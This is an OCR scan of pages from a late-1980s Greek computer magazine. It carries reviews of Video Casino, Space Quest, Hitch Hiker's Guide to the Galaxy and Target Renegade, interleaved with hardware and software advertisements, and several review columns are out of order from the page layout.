**Π**αρ' όλο που δεν είναι πρωτοχρονιά, γνωρίζω μερικούς από σας που θα ήθελαν να ασχοληθούν με τυχερά παιχνίδια. Το Vegas Casino είναι ίσως η πιο κατάλληλη ευκαιρία να το κάνουν, αφού περιλαμβάνει τρία. Το πόκερ, το Μπλακ Τζακ και ο ληστής με το ένα χέρι δημιουργούν ένα

ΤΟΥ ΛΕΥΤΕΡΗ ΚΑΛΑΜΑΡΑ



περιβάλλον Las Vegas και σας προσκαλούν να παίξετε.

Ας τα πάρουμε ένα-ένα καλύτερα.

Το πόκερ είναι ένα από τα παιχνίδια που παίζονταν πολύ στο far west. Ο υπολογιστής μοιράζει πέντε χαρτιά και απαιτεί από εσάς να κρατήσετε αυτά που νομίζετε πιο καλά. Έχετε το δικαίωμα να τα αλλάξετε όλα, αλλά δεν θα ήταν και πολύ σωστή εκλογή αυτή. Κερδίζετε άμα καταφέρετε να έχετε «στο χέρι» από δύο βαλές και πάνω.

Το Μπλακ Τζακ είναι ίσως πιο εύκολο για αυτούς που δεν ξέρουν να παίζουν, αλλά και πιο επικερδές για αυτούς που ξέρουν. Πολύ πιο άμεσο, δίνει την ευκαιρία στον οπλισμένο με δολάρια παίκτη να τα πολλαπλασιάσει ή να τα χάσει το ίδιο εύκολα. Πρέπει να φτάσετε όσο πιο κοντά γίνεται στον αριθμό εικοσιένα. Αν τον πετύχετε ακριβώς, κερδίζετε. Αν φτάσετε πιο κοντά από τον υπολογιστή, πάλι κερδίζετε. Αν όμως ξεπεράσετε το εικοσιένα, καίγεστε και τα κέρδη πάνε όλα στο μηχάνημα.

Ο ληστής με το ένα χέρι είναι ένα simulation της περιφημης μηχανής που βλέπουμε στο καζίνο. Ρίχνεις κέρμα, τραβάς μοχλό και τις πιο πολλές φορές χάνεις. Άμα κερδίσεις όμως, έχεις τη δυνατότητα να πολλαπλασιάσεις τα κέρδη, έχοντας οπλιστεί και με λίγη τόλη και τύχη. Προσπαθείς να καταφέρεις να σου έρθουν τέσσερα όμοια φρούτα στη σειρά ή έστω τρία ή δύο κεράσια. Αν αντί για φρούτα σου έρθουν τέσσερα bars στη σειρά, τότε πας και αγοράζεις λαχείο με τα κέρδη.

Να πούμε και δυο λόγια για τα τεχνικά χαρακτηριστικά του Video Casino.

Και, πρώτα-πρώτα, τα γραφικά του παιχνιδιού, στα οποία μας έκανε εντύπωση το γρήγορο scrolling και η ομαλή κίνηση της μπάρας στο μονόχειρα. Τα σχέδια πολύ όμορφα, τα χρώματα εντυπωσιακά, βοηθάνε το παιχνίδι να είναι πιο ευκολόπαιχτο παρά αν δεν υπήρχαν. Εντύπωση ακόμη προκαλεί και ο όμορφος ήχος, μόνο που σε λίγη ώρα γίνεται μονότονος και χρειάζεται κλείσιμο. Οι προγραμματιστές έχουν φροντίσει και για αυτό, βάζοντας ένα πλήκτρο sound-off.

Το πιο καλό στοιχείο όμως του παιχνιδιού είναι οι πραγματικά άριστοι αλγόριθμοι, που χρησιμοποιούνται για να δώσουν



# SPACE QUEST

**ΕΙΔΟΣ: 3-D ADVENTURE**

**ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"**



**ΚΑΤΑΣΚΕΥΑΣΤΗΣ:**

**SIERRA ON-LINE**

**M**ε το που ακούς Space Quest σου έρχονται στο μυαλό όλα εκείνα περι διαστήματος και arcade games και αναρωτιέσαι τι μπορεί να είναι. Όμως, το παιχνίδι διαψεύδει όλες τις προσδοκίες σου παρουσιάζοντας μία ακόμη περιπέτεια περίπου σαν το Police Quest που είχαμε παρουσιάσει στο τεύχος 41. Ο κεντρικός ήρωας (δηλαδή εσείς) είναι ένας καθαριστής σε ένα διαστημόπλοιο, ονόματι Arcada, το οποίο - όπως σας ειδο-

ποιεί ο κεντρικός του υπολογιστής - μόλις έχει υποστεί εισβολή από εξωγήινους. Πριν ακόμη αρχίσετε, βλέπετε μια παρουσίαση, κινηματογραφική όπως πάντα, του τίτλου και των δημιουργών του παιχνιδιού. Η μουσική, αρκετά εντυπωσιακή, έρχεται να προσθέσει σε όλη αυτή την εικόνα ένα τόνο πιο μαγευτικό. Αν πατήσετε κάποιο πλήκτρο, τότε καλείστε να δώσετε το όνομά σας και το παιχνίδι αρχίζει. Η πρώτη πίστα είναι ο διάδρομος του Arcada, όπου και βρίσκεστε. Αν προσπαθήσετε να μπειτε στην πρώτη πόρτα που συναντάτε, θα διαπιστώσετε, δίνοντας τις κατάλληλες εντολές με το πληκτρολόγιο και μετακινώντας τον ήρωα με τα cursor keys, ότι μπαίνετε στο δικό σας δωμάτιο. Παρ' όλο που δεν βρίσκετε τίποτε εκεί, το δωμάτιο χρησιμεύει για να σας δώσει μια ιδέα της προσωπικότητάς σας, του πόσο ασήμαντος είστε για το πλοίο. Ένας καθαριστής, που η μόνη του δουλειά είναι να διατηρεί το πλοίο καθαρό. Όπως θα αποδειχτεί παρακάτω, όμως, έχετε να κάνετε πολύ περισσότερα για αυτό.

Το διαστημόπλοιά σας, λοιπόν, είναι «μεταγωγικό». Αυτό σημαίνει ότι χρησιμοποιείται για να μεταφέρει διάφορα χρήσιμα πράγματα από πλανήτη σε πλανήτη. Έχει ναυλωθεί από επιστήμονες για να μεταφέρουν το Star Generator, το οποίο





για όσο το δυνατόν πιο πιστή εικόνα του τυχαίου που υπάρχει στο αληθινό καζίνο.


Έτσι, αν θέλετε να παίξετε χαρτιά χωρίς να ξοδέψετε χρήματα και χωρίς να πρέπει να τρέχετε στο καζίνο, προμηθευτείτε το Video Casino. Στο κάτω κάτω, δεν υπάρχει ποτέ περίπτωση να σας κλέψει!


ΓΡΑΦΙΚΑ:  70%

ΗΧΟΣ:  55%

ΕΝΔΙΑΦΕΡΟΝ:  75%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  78%

ΓΕΝ. ΕΝΤΥΠΩΣΗ:  67%





είναι ένα από τα τελευταία επιτεύγματα της επιστήμης και μπορεί να χρησιμοποιηθεί είτε για ειρηνικούς σκοπούς (αυτό θυμίζει κάπως πυρηνική βόμβα). Αν κάνετε μια γρήγορη εξερεύνηση, θα διαπιστώ-



σετε ότι αυτοί οι εξωγήινοι που έχουν εισβάλει στο διαστημόπλοιο έχουν αρπάξει το Star Generator και το πάνε στον πλανήτη τους. Δική σας λοιπόν δουλειά είναι να τους βρείτε και να τους σταματήσετε. Το πώς δεν θα

λύ χρήσιμα για να προχωρήσετε παρακάτω (μπορείτε άνετα να το θεωρήσετε αυτό σαν βοήθεια για το παιχνίδι...).

Αρκετά όμως με την υπόθεση, να πούμε και δύο λόγια για το πώς χειρίζεστε τον ήρωα. Αν έχετε ασχοληθεί με τα παιχνίδια της Sierra, θα θυμάστε ότι, εκτός από τις περιγραφές που εμφανίζονται κατά καιρούς στο παιχνίδι, καλό θα ήταν να κοιτάτε και τις εικόνες, αφού ορισμένες στοιχεία δεν φαίνονται με την πρώτη ματιά. Ορισμένοι από μας έχουν πικρή πείρα αυτού του γεγονότος. Καλό θα ήταν δηλαδή να προσέχετε λίγο περισσότερο για κρυμμένες πόρτες, διαδρόμους κ.λπ. Τα cursor keys είναι αρκετά για να οδηγήσετε τον ήρωα δεξιά αριστερά αλλά απαραίτητο είναι να ξέρετε και λίγα αγγλικά, για να δίνετε εντολές του τύπου "examine room" ή "search body".

Τα graphics του παιχνιδιού είναι - όπως σε όλα τα παιχνίδια της Sierra - υπέροχα, ενώ οι τεχνικές για τρισδιάστατες εικόνες είναι αρκετά βελτιωμένες. Ο ήχος έρχεται να συμπληρώσει τα λιγοστά κενά του παιχνιδιού και να τονίσει ορισμένες καταστάσεις στις οποίες δεν φτάνει μόνο η εικόνα. Αλλά το μεγαλύτερο ενδιαφέρον στο παιχνίδι το έχει, όπως πάντα, η πλοκή. Δεν έχει σε τίποτε να ζηλέψει τα text adventures και σε πολλά σημεία τα ξεπερνάει.

Τελικό συμπέρασμα δεν θα μπορούσε να είναι τίποτε άλλο από το ότι το παιχνίδι είναι από τα πολύ καλά, από αυτά που αξίζει κανείς να διατηρεί στη συλλογή του.



σας το πούμε. Αν περιπλανηθείτε λίγο περισσότερο μέσα στο σκάφος, θα βρείτε μερικούς πεθαμένους «συναδέλφους» σας και άλλους που ακόμη ζουν, αλλά όχι για πολύ. Από αυτούς πρέπει να πάρετε πληροφορίες, αντικείμενα και ό,τι άλλο μπορείτε να συλλέξετε για τη συνέχεια του παιχνιδιού. Μια κάρτα, καμιά κασέτα ή τίποτα τέτοιο θα ήταν πο-

# HITCH HIKER'S GUIDE TO THE GALAXY

**ΕΙΔΟΣ: TEXT ADVENTURE**  
**ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"**  
**ΚΑΤΑΣΚΕΥΑΣΤΗΣ: INFO-COM**

**Τ**ο να περάσεις κάτω από μία σκάλα και να σου έρθει ένα κουτί μογιές στο κεφάλι θεωρείται φυσικό από πολλούς. Ας πρόσεχες και ας κοιτάζεις, θα σου πουν. Το να ξυπνάς όμως το πρωί και να σου έρχεται μια μπουλντόζα να σου γκρεμίσει το σπίτι, στα καλά καθούμενα, κι εσύ ίσα ίσα να προλαβαίνεις να βγεις έξω, πριν ακόμη πεις και τον καφέ σου, θα έλεγε κανείς ότι είναι από τις σπάνιες ατυχίες που θα μπορούσαν να σου συμβούν. Εκτός από ατυχία, όμως, συμβαίνει να είναι και η αρχή των περιπετειών σου στο Hitch Hiker's Guide To The Galaxy. Και λέμε μόνο η αρχή, γιατί η συνέχεια προβλέπεται να είναι δραματική, αφού μετά από περίπου δεκαπέντε με είκοσι κινήσεις προσγειώνεται στον πλανήτη σου - τη Γη - ένας ολόκληρος στόλος από διαστημόπλοια και σου την καταστρέφει δια πα-

ΓΡΑΦΙΚΑ: 89%

ΗΧΟΣ: 73%

ΕΝΔΙΑΦΕΡΟΝ: 95%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ: 97%

ΓΕΝ. ΕΝΤΥΠΩΣΗ: 94%



# ΕΦΘΑΣΕ το ΝΕΟ-ΔΥΝΑΜΙΚΟ Λειτουργικό Σύστημα για τον C64 και 128\* **THE FINAL CARTRIDGE III®** ΚΑΙ ΤΙ... ΔΕΝ ΚΑΝΕΙ!!!!




\*Εργάζεται και με τον C128 στην C64 Mode

## ΕΙΝΑΙ ΤΟΣΟ ΔΥΝΑΜΙΚΟ...

... γιατί έχει ενσωματωμένο Word Processor (80 στήλες)

## ΕΙΝΑΙ ΤΟΣΟ ΑΠΛΟ...

... με πραγματικά εύκολη χρήση προκαθορισμένων ή όχι Windows και Pull Down Menus με χρήση Mouse, Joystick ή και Keyboards.



## ΕΙΝΑΙ ΤΟΣΟ ΕΥΧΡΗΣΤΟ...

... με 60 καινούργιες Commands & Functions και το σπουδαιότερο δεν χρησιμοποιεί καθόλου μνήμη.

## ΕΙΝΑΙ ΤΟΣΟ ΑΞΙΟΠΙΣΤΟ...

... γιατί είναι το μόνο Λειτουργικό Σύστημα που Σέβεται Εόσας και τον Computer σας και το μόνο που πραγματοποιεί όπι υπόσχεται.

## ΕΙΝΑΙ ΤΟΣΟ ΟΙΚΟΝΟΜΙΚΟ...

... γιατί μπορείτε νά χρησιμοποιήσετε οποιονδήποτε Πριντερ συμβατό ή όχι με τον Commodore 64

Και βέβαια αυτά και πολλά άλλα θα τα ανακαλύψετε μόνοι σας στο Ελληνικό Manual.

## ΕΙΝΑΙ ΤΟΣΟ ΓΡΗΓΟΡΟ...

... γιατί διαθέτει 2 Diskloaders και είναι 15 φορές ταχύτερο που κάνει τον Computer σας να μοιάζει με Amiga. Διαθέτει επίσης Tape Turbo 10-15 ταχύτερο από τα συνηθισμένα (Load-save).



ΕΓΓΥΗΣ 12 ΜΗΝΩΝ  
ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ



M.MAN

# ΤΑΧΥΤΑΤΟ ΗΣΥΧΟ ΑΞΙΟΠΙΣΤΟ

## Cumana disk drives for the Amiga user

Αυτά είναι μερικά από τα πλεονεκτήματα του CAX 345 3.5" εξωτερικού Disk Drive της "CUMANA" για την **AMIGA 500**



**CUMANA®**  
The best name in memory

- Υψηλής ποιότητας NEC 3.5" διπλής όψεως μηχανισμός.
- 1 Mb Unformatted ικανότητα αποθήκευσης.
- 880K bytes formatted.
- Χαμηλή κατανάλωση (1,8 w waiting, 18 w working).
- Seek time (track to track) 3 ms.
- Setting time 15 ms.
- Ταχύτητα περιστροφής 300 RPM.
- Ταχύτητα μεταφοράς δεδομένων 125/250K bytes per/ sec.
- 80 Tracks

ΕΓΓΥΗΣ 12 ΜΗΝΩΝ  
ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ



**GEDICO®** Ε.Π.Ε.  
ΜΑΚΡΥΓΙΑΝΝΗ 33 Τ.Κ. 11742 ΑΘΗΝΑΙ  
ΤΗΛ. 9227476 - 9025775




ντός. Το ερώτημα είναι πώς σώζεσαι, αφού καταστρέφεται ο πλανήτης. Η απάντηση θα ήταν αρκετά απλή για κάποιον σαν τον Sprock, αλλά για μας ήταν αρκετά δύσκολη. Επιβιβάζεσαι σε κάποιο διαστημόπλοιο, αποχαιρετάς φίλους και συγγενείς και προσπαθείς να βρεις την τύχη σου σαν διαστημικός Hitch Hiker (η ελληνική μετάφραση ωτοστοπίστας είναι το λιγότερο ατυχής). Στην προσπάθειά σου αυτή, όμως, δεν είσαι μόνος. Ένας φίλος από τα παλιά, ο κύριος Ford Perfect, θα σε συνοδέψει στο διαστημικό σου ταξίδι, βοηθώντας σε ταυτόχρονα όπου χρειάζεται. Θα γνωρίσεις μέρη εξωτικά, άλλα φιλικά και άλλα εχθρικά, πλάσματα

εξάσια και πλάσματα πανάσχημα, που θα προσπαθήσουν να σε μετατρέψουν σε ένα ωραίο γεύμα. Ο τελικός σκοπός: Κανείς δεν τον ξέρει. Μάλλον να αποβιβάσετε σε κάποιο φιλόξενο πλανήτη και να ζήσετε χαρούμενα κι ευτυχισμένα.

Η Infocom έχει φροντίσει έτσι ώστε το παιχνίδι να καταλαβαίνει ένα όσο το δυνατόν πιο πλούσιο λεξιλόγιο και να μπορεί να διαλέξει ανάμεσα σε μια μεγάλη γκάμα λέξεων. Έτσι, είναι το ίδιο πράγμα να γράφεις "say to Ford Hello" και "Ford, hello". Μεγάλη εντύπωση επίσης μας έκανε η ικανότητα του προγράμματος να απαντά σε σχόλια του τύπου "Yes" με απαντήσεις του τύπου "You sound rather positive". Δεν έλειψε το χιούμορ σε καμιά περίπτωση και μπήκε εκεί που χρειάζεται για να ξεφύγεις από το αδιέξοδο του προβλήματος.

Το μόνο αρνητικό σημείο που μπορού-

με να βρούμε σε ολόκληρο το παιχνίδι είναι ότι δεν έχει γραφικά και ότι είναι πολύ, μα πολύ δύσκολο. Όλα τα άλλα δείχνουν ότι πρόκειται για ένα παιχνίδι που σίγουρα θα σας κρατήσει ξάγρυπνους για αρκετές νύχτες.



## ΘΕΛΕΤΕ 3 ΥΠΟΛΟΓΙΣΤΕΣ ΣΤΗΝ ΤΙΜΗ ΤΟΥ ΕΝΟΣ;

ΣΤΗ ΘΕΣΣΑΛΟΝΙΚΗ

### ATARI ST

**Συμβατός με IBM, συμβατός με Apple Macintosh και φυσικά Atari.**

Είμαστε ειδικοί στα Atari. Πουθενά δεν θα βρείτε την υποστήριξη και τις γνώσεις μας αλλά ούτε και τις τιμές μας. Ευκολίες πληρωμής, ειδικά τμήματα μεταχειρισμένων.

ΤΩΡΑ ΚΑΙ ATARI PC

#### Ειδικά Περιφερειακά για ST

SAM Video Digitizers, καλώδια SCART για σύνδεση με τηλεόραση, επεκτάσεις μνήμης για 520 σε κάρτα

Ζητήστε ΤΩΡΑ τον  
**ΠΡΟΠΟΓΝΩΣΤΗ**

Το πρόγραμμα ΠΡΟΠΟ που θέλατε στην τιμή που δεν περιμένατε!

**ΣΕ ΟΛΑ ΤΑ  
COMPUTER SHOPS**



**SOFT SUPPORT COMPUTERS**  
ΤΟΜΠΑΖΗ 20, ΘΕΣΣΑΛΟΝΙΚΗ

☎ (031) 846.074

#### Προγράμματα για ST

Αν τ' αναφέρουμε όλα δεν φτάνει το PIXEL! Ζητήστε οτιδήποτε και θα το βρείτε.

Όλα τα αναλώσιμα σε  
απίθανες τιμές  
**ΔΙΣΚΕΤΕΣ**

SONY 3,5"	Single	300
	Double	388
χωρίς όνομα	Double	300
Denon 5,25"	Double	215
Denon 3"	Double	560

Στις τιμές δεν συμπεριλαμβάνεται ΦΠΑ 16%.



# ΟΙ ΑΛΛΟΙ ΥΠΟΣΧΟΝΤΑΙ ΧΑΜΗΛΗ ΤΙΜΗ ΕΜΕΙΣ ΥΠΟΣΧΟΜΑΣΤΕ ΚΑΙ ΣΙΓΟΥΡΙΑ

## CHAPLIN COMPUTERS

**ΑΠΙΣΤΕΥΤΗ ΤΙΜΗ  
ΚΑΙ  
ΕΤΟΙΜΟΠΑΡΑΔΟΤΑ**



\* Στην τιμή δεν συμπεριλαμβάνεται ο Φ.Π.Α.  
■ Ισχύει για περιορισμένο αριθμό συστημάτων

### ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ

- 640 KB MAIN BOARD ΜΕ 256KB - 4.77/8 MHz TURBO,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΠΛΗΚΤΡΟΛΟΓΙΟ ΑΤ,
- ΜΟΝΟΧΡΩΜΗ ΟΘΟΝΗ 14" DUAL MODE,
- ΚΑΡΤΑ ΟΘΟΝΗΣ/ΕΚΤΥΠΩΤΟΥ HERCULES H/COLOR,
- ΚΑΡΤΑ MULTI I/O ΜΕ REAL TIME CLOCK, 2 PORT RS232 ΚΑΙ 1 PORT PARALLEL,
- 1 GAME ADAPTER,
- ΕΛΛΗΝΙΚΟΙ ΧΑΡΑΚΤΗΡΕΣ,
- ΚΑΛΩΔΙΟ ΠΑΡΟΧΗΣ ΡΕΥΜΑΤΟΣ,
- KEYLOCK, RESET BUTTON.

### ΔΥΝΑΤΟΤΗΤΕΣ ΕΠΕΚΤΑΣΗΣ

- 10/20/30 MB HARD DISK + CONTROLLER,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΕΓΧΡΩΜΗ ΟΘΟΝΗ (RGB),
- MATH CO-PROCESSOR.

### 30 ΗΜΕΡΕΣ ΔΟΚΙΜΗ

#### ΑΓΟΡΑΣΤΕ ΜΕ ΣΙΓΟΥΡΙΑ

Η COMPUTER BANK A.E. εγγυάται πως αν στη διάρκεια 30 ημερών δεν μείνετε απόλυτα ικανοποιημένος από τον υπολογιστή σας, έχετε τη δυνατότητα να τον επιστρέψετε και να πάρετε πίσω το εκατό τοις εκατό των χρημάτων σας. Επιστροφές γίνονται δεκτές εφόσον το σύστημα που θα επιστραφεί είναι χωρίς μετατροπές, ελλείψεις ή χτυπήματα.

## COMPUTER BANK S.A.

ΕΘΝΙΚΗΣ ΑΝΤΙΣΤΑΣΕΩΣ 41  
152 32 ΧΑΛΑΝΔΡΙ  
ΑΘΗΝΑ

ΤΗΛ. : (01) 68 44 429  
(01) 68 49 961  
TELEX : 219867 KARI GR  
FAX : 30-1-6846390



# SOFTWARE REVIEW

## TARGET RENEGADE

**ΕΙΔΟΣ: ARCADE ACTION**

**ΥΠΟΛΟΓΙΣΤΗΣ:**

**SPECTRUM - AMSTRAD**

**COMMODORE -**

**SPECTRUM +3**

**ΜΟΡΦΗ: ΚΑΣΕΤΑ-ΔΙΣΚΟΣ**

**ΚΑΤΑΣΚΕΥΑΣΤΗΣ:**

**OCEAN - IMAGINE**


**ΔΙΑΘΕΣΗ: OCEAN HELLAS**

**Ο**α μπορούσαμε να πούμε ότι είναι το RENEGADE 2. Και μάλλον είναι. Πολλές φορές τα παιχνίδια του τύπου ...No 2 δεν μας πολυαρέσουν. Αλλά αν πούμε το ίδιο και για το Target Renegade, τότε να πέσει φωτιά να μας κάψει.

Λοιπόν φίλοι και φίλες του παλιού RENEGADE, ετοιμαστείτε. Θυμηθείτε το παλιό arcade, πολλαπλασιάστε τα graphics επί 10, τον ήχο επί 3 και το animation επί 4 ...και ορμήστε!


Είστε λοιπόν πάλι μπλεγμένοι με συμμορίες. Αυτή τη φορά όμως όχι εξ αιτίας της χαριτωμένης δεσποινίδας, η οποία από το σοκ που έπαθε ούτε θέλει να σας ξαναδεί στα μάτια της. Το θύμα αυτή τη φορά είναι ο αδελφός σας.

Το παλιό RENEGADE είχε ένα σύστημα στο game-play: το κάθε επίπεδο είχε μια ξεχωριστή τακτική. Κι εδώ συμβαίνει ακριβώς το ίδιο. Μόνο που τα επίπεδα, και



ΤΩΝ  
Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΥ  
Γ. ΚΥΠΑΡΙΣΣΗ





οι εχθροί φυσικά, είναι περισσότερα. Το game λοιπόν, εκτός από τα γρήγορα αντανακλαστικά, χρειάζεται σκέψη, προσοχή κι αν είναι δυνατόν ένα «στημένο» από πριν σχέδιο δράσης. Αυτό, όσο κι αν φαίνεται υπερβολικό, είναι απαραίτητο, ειδικά στην τελευταία πίστα, όπου θα συναντήσετε τον Mr Big, το αφεντικό όλων των προηγούμενων συμμοριών.

Μια και είπαμε για συμμορίες, ακούστε τι θα αντιμετωπίσετε:

Πίστα 1η. Η συμμορία του πάρκινγκ. Τους λένε έτσι γιατί η έδρα τους είναι το πάρκινγκ ενός πολυκαταστήματος. Όταν τους είδαμε καταλάβαμε ότι από την αρχή μπήκαμε στα δύσκολα: μοτοσυκλέτες, όπλα, και άλλα πολλά.

Πίστα 2η. Η κεντρική λεωφόρος. Στην περιοχή αυτή υπάρχει μια συμμορία γνωστή ως «κυρίες της νύχτας». Μπροστά σε αυτές οι δεσποινίδες με τα μαστίγια του παλιού RENEGADE ήταν κάτι σαν baby-sitter.


Πίστα 3η. Το πάρκο. Οι κύριοι του πάρκου συνήθως κάθονται στο παγκάκι και διαβάζουν ήσυχοι την εφημερίδα τους. Αυτοί όμως δυστυχώς δεν διαβάζουν εφημερίδα. Ο λόγος; Δεν έχουν παγκάκι. Το τελευταίο παγκάκι το ξήλωσαν και με τη βοήθειά του ελπίζουν να σας αφήσουν αξέχαστες αναμνήσεις.

Πίστα 4η. Η αγορά. Εδώ έχετε να αντιμετω-


τώπίσετε τους πιο φανατικούς οπαδούς του Mr Big και τους πιο εκλεκτούς του σωματοφύλακες.


Σημειώστε αγαπητοί gamers ότι οπίστες που σας είπαμε ΔΕΝ είναι όλες. Κρατήστε λοιπόν τα επιφωνήματα του τύπου «ουφ ...τελειώσαμε» γι' αργότερα.


Κι αυτή τη φορά το game είναι πολύ προσεγμένο. Μας έκαναν εντύπωση οι ρεαλιστικότερες κινήσεις των sprites, τα χρώματα και το σχέδιο. Ο ήχος είναι καλός και «προσφέρει» στην ατμόσφαιρα και το game play είναι φυσικά από τα πιο «δυνατά» στοιχεία του TARGET RENEGADE. Πάνω που είπαμε να ηρεμήσουμε κι εμείς...

GRAPHICS:  90%

ΗΧΟΣ:  75%

ΕΝΔΙΑΦΕΡΟΝ:  90%

ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:  90%

ΓΕΝ. ΕΝΤΥΠΩΣΗ:  90%

## 6 PAK VOL.3

ΕΙΔΟΣ: COMPILATION

ΥΠΟΛΟΓΙΣΤΗΣ:

SPECTRUM, AMSTRAD,

COMMODORE

